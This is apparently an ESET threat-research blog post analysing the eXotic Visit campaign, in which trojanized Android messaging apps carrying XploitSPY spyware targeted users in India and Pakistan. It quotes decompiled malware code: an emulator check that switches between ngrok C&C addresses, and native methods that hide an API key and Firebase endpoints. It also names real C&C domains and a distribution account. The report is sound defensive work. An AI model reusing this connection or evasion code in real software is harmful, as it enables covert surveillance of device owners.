eXotic Visit campaign: Tracing the footprints of Virtual Invaders

ESET researchers uncovered the eXotic Visit espionage campaign that targets users mainly in India and Pakistan with seemingly innocuous apps

Lukas Stefanko

10 Apr 2024 • , 20 min. read

ESET researchers have discovered an active espionage campaign targeting Android users with apps primarily posing as messaging services. While these apps offer functional services as bait, they are bundled with open-source XploitSPY malware. We have named this campaign eXotic Visit and have tracked its activities from November 2021 through to the end of 2023. The targeted campaign has been distributing malicious Android apps through dedicated websites and, for some time, through the Google Play store as well. Because of the targeted nature of the campaign, the apps available on Google Play had a low number of installs; all of them have been removed from the store. The eXotic Visit campaign appears to primarily target a select group of Android users in Pakistan and India. There is no indication that this campaign is linked to any known group; however, we are tracking the threat actors behind it under the moniker Virtual Invaders.

Key points of the report:

- This active and targeted Android espionage campaign, which we have named eXotic Visit, started in late 2021 and mainly impersonates messaging apps that are distributed through dedicated websites and Google Play.
- Overall, at the time of writing, around 380 victims have downloaded the apps from both sources and created accounts to use their messaging functionality. Because of the targeted nature of the campaign, the number of installs of each app from Google Play is relatively low – between zero and 45.
- Downloaded apps provide legitimate functionality, but also include code from the open-source Android RAT XploitSPY. We have linked the samples through their use of the same C&C, unique and custom malicious code updates, and the same C&C admin panel.
- Throughout the years, these threat actors have customized their malicious code by adding obfuscation, emulator detection, hiding of C&C addresses, and use of a native library.
- The region of interest seems to be South Asia; in particular, victims in Pakistan and India have been targeted.
- Currently, ESET Research does not have enough evidence to attribute this activity to any known threat group; we track the group internally as Virtual Invaders.

Apps that contain XploitSPY can extract contact lists and files, get the device's GPS location and the names of files listed in specific directories related to the camera, downloads, and various messaging apps such as Telegram and WhatsApp. If certain filenames are identified as being of interest, they can subsequently be extracted from these directories via an additional command from the command and control (C&C) server. Interestingly, the implementation

of the chat functionality integrated with XploitSPY is unique; we strongly believe that this chat function was developed by the Virtual Invaders group.

The malware also uses a native library, which is often used in Android app development for improving performance and accessing system features. However, in this case, the library is used to hide sensitive information, like the addresses of the C&C servers, making it harder for security tools to analyze the app.

The apps described in the sections below were taken down from Google Play; moreover, as a Google App Defense Alliance partner, ESET identified ten additional apps that contain code that is based on XploitSPY and shared its findings with Google. Following our alert, the apps were removed from the store. Each of the apps described below had a low number of installs, suggesting a targeted approach rather than a broad strategy. The Timeline of eXotic Visit apps section below describes the "fake", albeit functional, apps we have identified as part of this campaign, whereas the Technical analysis section focuses on the details of the XploitSPY code, present in various incarnations across those apps.

Timeline of eXotic Visit apps

Starting chronologically, on January 12th, 2022, MalwareHunterTeam shared a tweet with a hash and a link to a website that distributes an app named WeTalk, which impersonates the popular Chinese WeChat application. The website provided a link to a GitHub project to download a malicious Android app. Based on the date available on GitHub, the wetalk.apk app was uploaded in December 2021.

At that time, there were five apps available, using the names ChitChat.apk, LearnSindhi.apk, SafeChat.apk, wechat.apk, and wetalk.apk. The ChitChat app had been available on GitHub since November 2021, distributed using a dedicated website (chitchat.ngrok[.]io; see Figure 1) as well as the malicious WeTalk app mentioned earlier. Both use the same C&C address with the admin panel login interface shown in Figure 2.



Figure 1. Distribution website of the ChitChat app



Figure 2. Admin panel login page for the WeTalk and ChitChat C&C server

Since July 2023, the same GitHub account has hosted new malicious Android apps that have the same malicious code and C&C server. We don't have any information on how these apps are distributed. Apps are stored in five repositories, using names such as ichat.apk, MyAlbums.apk, PersonalMessenger.apk, Photo Collage Grid & Pic Maker.apk, Pics.apk, PrivateChat.apk, SimInfo.apk, Specialist Hospital.apk, Spotify_ Music and Podcasts.apk, TalkUChat.apk, and Themes for Android.apk.

Returning to ChitChat.apk and wetalk.apk: both apps contain the promised messaging functionality, but also include malicious code we have identified as the open-source XploitSPY available on GitHub. XploitSPY is based on another open-source Android RAT called L3MON; however, it was removed from GitHub by its author. L3MON was inspired by yet another open-source Android RAT named AhMyth, with extended functionality (we covered another AhMyth-derived Android RAT in this WeLiveSecurity blogpost).

Espionage and remote control of the targeted device are the main purposes of the app. Its malicious code is capable of:

- listing files on the device,
- sending SMS messages,
- obtaining call logs, contacts, text messages, and a list of installed apps,
- getting a list of surrounding Wi-Fi networks, device location, and user accounts,
- taking pictures using the camera,
- recording audio from the device's surroundings, and
- intercepting notifications received for WhatsApp, Signal, and any other notification that contains the string new messages.

The last function might be a lazy attempt to intercept received messages from any messaging app.

The same C&C address that was used by previously mentioned apps (wechat.apk and ChitChat.apk) is also used by Dink Messenger. Based on VirusTotal's in-the-wild URLs, this sample was available for download from letchitchat[.]info on February 24th, 2022. That domain was registered on January 28th, 2022. On top of messaging functionality, the attackers added malicious code based on XploitSPY.

On November 8th, 2022, MalwareHunterTeam tweeted a hash of the malicious Android alphachat.apk app with its download website. The app was available for download on the same domain as the Dink Messenger app (letchitchat[.]info). The Alpha Chat app uses the same C&C server and C&C admin panel login page as in Figure 2, but on a different port; the app also contains the same malicious code. We don't have information about when Dink Messenger was available on the domain; subsequently, it was replaced by Alpha Chat.

The trojanized Alpha Chat app, compared to previous versions of XploitSPY from the eXotic Visit campaign, contains a malicious code update that includes emulator detection. If this app detects that it is running in an emulator, then it uses a fake C&C address instead of revealing the real one, as shown in Figure 3. This should most likely prevent automated malware sandboxes, while performing dynamic analysis, from identifying the actual C&C server.

```
private IOSocket() {
    try {
        String deviceID = Settings.Secure.getString(context.getContentResolver(), "android_id");
        IO.Options opts = new IO.Options();
        opts.reconnection = true;
        opts.reconnectionDelay = 5000L;
        opts.reconnectionDelayMax = 999999999L;
        if (new UserSession(context).getUserName() == null) {
            this.targetName = "AlphaChat(" + deviceID + ")";
        } else {
            this.targetName = "AlphaChat(" + new UserSession(context).getUserName() + ")";
        }
        if (isEmulator()) {
            connectToSocket("http://209.tcp.ngrok.io:23610?model=");
        } else {
            connectToSocket(MyApplication.socketURL); // http://3.tcp.ngrok.io:28213?model =
        }
```

Figure 3. Emulator detection

Alpha Chat also uses an additional C&C address to exfiltrate non-image files with a size over 2 MB. Other files are exfiltrated via a web socket to the C&C server.

That is a connection between the Dink Messenger and Alpha Chat apps: both were distributed on the same dedicated website. However, Dink Messenger was also carefully distributed through the Google Play store: Version 1.0 of Dink Messenger appeared on Google Play on February 8th, 2022, but with no malicious functionality included. This might have been a test by the threat actor to see whether the app would be validated and successfully uploaded to the store. On May 24th, 2022, version 1.2 was uploaded, still without malicious functionality. At that time the app was installed over 15 times. On June 10th, 2022, version 1.3 was uploaded to Google Play. This version contained malicious code, as shown in Figure 4.



Figure 4. Class name comparison of Dink Messenger without malicious functionality (left) and with (right)

Subsequently, three more versions were uploaded to Google Play with the same malicious code; the last, version 1.6, was uploaded on December 15th, 2022. All in all, these six versions have over 40 installs. We have no information on when the app was removed from the store. All the app versions with and without malicious code were signed by the same developer certificate, which means they were built and pushed to Google Play by the same malicious developer.

It is also important to mention that the Dink Messenger app available on letchitchat[.]info used the same C&C server as the Dink Messenger app on Google Play, and could perform extended malicious actions; however, the user interface of each was different (see Figure 5). Dink Messenger on Google Play implemented emulator checks (just as Alpha Chat), whereas the one on the dedicated website did not.



Figure 5. User interface of Dink Messenger downloaded from a dedicated website (left) and Google Play (right)

On August 15th, 2022, the Telco DB app (with the package name com.infinitetechnology.telcodb), which claims to provide information about the owners of phone numbers, was uploaded to an alternative app store; see Figure 6. This app has the same malicious code, a newly added emulator check with fake C&C address redirection, and an additional C&C server for file exfiltration. The C&C address is not hardcoded, as in previous cases; rather, it is returned from a Firebase server. We believe that this is another trick to hide the real C&C server, and perhaps even to update it in the future. With a high level of confidence, we assess that this app is a part of the eXotic Visit campaign.



Figure 6. User interface of the Telco DB app

Four days later, on August 19th, 2022, the Sim Info app was uploaded to Google Play as part of the campaign. It also claims to provide the user with information about who owns a phone number.

The malicious code communicates with the same C&C server as previous samples and is otherwise the same except that the threat actors included a native library. We elaborate on this native library in the Toolset section. Sim Info reached over 30 installs on Google Play; we have no information about when it was removed from the store.

On June 21st, 2023, the malicious Defcom app was uploaded to Google Play; see Figure 7.



Figure 7. Defcom messaging app on Google Play

Defcom is a trojanized messaging app that is part of the eXotic Visit campaign, using the same malicious code and native library to retrieve its C&C server. It uses a new C&C server, but with the same admin panel login interface shown in Figure 2. This C&C domain (zee.xylonn[.]com) was registered on June 2nd, 2023.

Before the app was removed, sometime in June 2023, it reached around six installs on Google Play.

In Figure 8, we illustrate a timeline of when all the apps were first available for download as part of the campaign.



Figure 8. Timeline of the first appearance of XploitSPY-riddled apps that are part of the malicious campaign

Besides the already mentioned malicious apps that are part of the campaign, we were able to identify additional apps were uploaded to Google Play, and others where an attempt was made to upload, but we're unable to tell whether the uploads were successful. Although we identified them based on the same detection names, we were not able to obtain the samples to analyze them and verify whether they are part of the same campaign. In any case, they contain malicious code that is based on XploitSPY. Table 1 list XploitSPY apps that were available on Google Play. Each of these apps had a low number of installs. A substantial number of the apps that were available on Google Play had zero installs, with some yielding under 10 installs. The highest install count from the Play Store came in at under 45.

Table 1. More XploitSPY-containing apps that were available on Google Play

App name	Package name	Date uploaded to Google Play

App name	Package name	Date uploaded to Google Play
Zaangi Chat	com.infinite.zaangichat	July 22nd, 2022
Wicker Messenger	com.reelsmart.wickermessenger	August 25th, 2022
Expense Tracker	com.solecreative.expensemanager	November 4th, 2022

Table 2 lists the malicious apps that developers tried to upload on Google Play; however, we have no information about whether or not they became available on Google Play.

Table 2. XploitSPY-containing apps that were uploaded on Google Play

App name	Package name	Date uploaded to Google Play
Signal Lite	com.techexpert.signallite	December 1st, 2021
Telco DB	com.infinitetech.telcodb	July 25th, 2022
Telco DB	com.infinitetechnology.telcodb	July 29th, 2022
Tele Chat	com.techsight.telechat	November 8th, 2022
Track Budget	com.solecreative.trackbudget	December 30th, 2022
SnapMe	com.zcoders.snapme	December 30th, 2022
TalkU	com.takewis.talkuchat	February 14th, 2023

ESET is a member of the App Defense Alliance and an active partner in the malware mitigation program, which aims to quickly find Potentially Harmful Applications (PHAs) and stop them before they ever make it onto Google Play.

As a Google App Defense Alliance partner, ESET identified all mentioned apps as malicious and shared its findings with Google, who subsequently unpublished them. All the apps identified in the report that were on Google Play are no longer available on the Play store.

Victimology

Our research indicates that malicious apps developed by eXotic Visit were distributed through Google Play and dedicated websites, and four of those apps mostly targeted users in Pakistan and India. We detected one of those four apps, Sim Info, on an Android device in Ukraine, but we don't think Ukraine is being targeted specifically, as the app was available on Google Play for anyone to download. Based on our data, each of the malicious apps available on Google Play was downloaded tens of times; however, we don't have any visibility into the download details.

We identified potential targets for four of these apps: Sim Info, Telco DB (com.infinitetechnology.telcodb), Shah jee Foods, and Specialist Hospital.

The Sim Info and Telco DB apps provide users the functionality to search for SIM owner information for any Pakistani mobile number, using the online service dbcenteruk.com; see Figure 9.



Figure 9. Sim Info's interface to search for Pakistani phone number information

On July 8th, 2022, an app named Shah jee Foods was uploaded to VirusTotal from Pakistan. This app is part of the campaign. After startup, it displays a food ordering website for the Pakistan region, foodpanda.pk.

The Specialist Hospital app, available on GitHub, poses as the app for Specialist Hospital in India (specialisthospital.in); see Figure 10. After starting, the app requests the permissions necessary to perform its malicious activities and then requests user to install the legitimate app from Google Play.



Figure 10. The malicious Specialist Hospital app (left) impersonates the legitimate service (right)

We were able to find over 380 compromised accounts created in some of these apps; however, we were not able to retrieve their geolocation. Since the same insecure code was found in ten apps, we can say with a high level of confidence that they were developed by the same threat actor.

Attribution

We track this operation, active since the end of 2021, as eXotic Visit, but based on ESET research and that of others, we cannot attribute this campaign to any known group. As a result, we have internally labeled the group behind this operation as Virtual Invaders.

XploitSPY is widely available and customized versions have been used by multiple threat actors such as the Transparent Tribe APT group, as documented by Meta. However, the modifications found in the apps we describe as part of the eXotic Visit campaign are distinctive and differ from those in previously documented variants of the XploitSPY malware.

Technical analysis

Initial access

Initial access to the device is gained by tricking a potential victim into installing a fake, but functional, app. As described in the Timeline of eXotic Visit apps section, the malicious ChitChat and WeTalk apps were distributed via dedicated websites (chitchat.ngrok[.]io and wetalk.ngrok[.]io, respectively), and hosted on GitHub (https://github[.]com/Sojal87/).

At that time, three more apps – LearnSindhi.apk, SafeChat.apk, and wechat.apk – were available from the same GitHub account; we are not aware of their distribution vector. As of July 2023, these apps were not available for download from their GitHub repositories anymore. However, the same GitHub account now hosts several new malicious apps available for download. All of these new apps are also part of the malicious eXotic Visit espionage campaign, due to also containing variants of the same XploitSPY code.

The Dink Messenger and Alpha Chat apps were hosted on a dedicated website (letchitchat[.]info), from which victims were enticed into downloading and installing the app.

The Dink Messenger, Sim Info, and Defcom apps had been available on Google Play until their removal by Google.

Toolset

All analyzed apps contain customizations of the code from the malicious XploitSPY app available on GitHub. Since the first version found in 2021 until the latest version, first distributed in July 2023, we have seen continuing development efforts. Virtual Invaders has included:

- usage of a fake C&C server if an emulator is detected,
- code obfuscation,
- an attempt to hide the C&C addresses from static analysis by retrieving it from its Firebase server, and
- use of a native library that keeps the C&C server and other information encoded and hidden from static analysis tools.

What follows is our analysis of custom XploitSPY malware that, in the Defcom app, was available on Google Play.

Defcom integrates XploitSPY code with a unique chat functionality; we believe with high level of confidence the chat functionality was created by Virtual Invaders. This applies to all of the other messaging apps that have XploitSPY included.

After its initial start, the app prompts users to create an account and simultaneously attempts to obtain device location details by querying api.ipgeolocation.io and forwarding the result to a Firebase server. This server also functions as the messaging component's server. The app interface is shown in Figure 11.



Figure 11. Defcom's login interface (left) and in-app tabs (right)

Defcom utilizes a native library, often used in Android app development for performance enhancement and system feature access. Written in C or C++, these libraries can be used to conceal malicious functionalities. Defcom's native library is named defcome-lib.so.

defcome-lib.so's purpose is to hide sensitive information such as C&C servers from static app analysis. Methods implemented in the library return a base64-encoded string that is then decoded by the malicious code during runtime. This technique isn't very sophisticated, but it prevents static analysis tools from extracting C&C servers. Figure 12 shows the native method declarations in the Java code, and Figure 13 the implementation of the getServerUrl method in assembly code. Note that the comment above each declaration in Figure 12 is the decoded return value when calling that method.

```
static {
    System.loadLibrary("defcome-lib");
}

// 2506acaeb10544198230f67606ffc0e7
public static final native String fetchAPIKEYIP();

// https://api.ipgeolocation.io/ipgeo
public static final native String fetchIPUrl();

// https://defcomapp-default-rtdb.firebaseio.com/
public static final native String getDatabaseUrl();

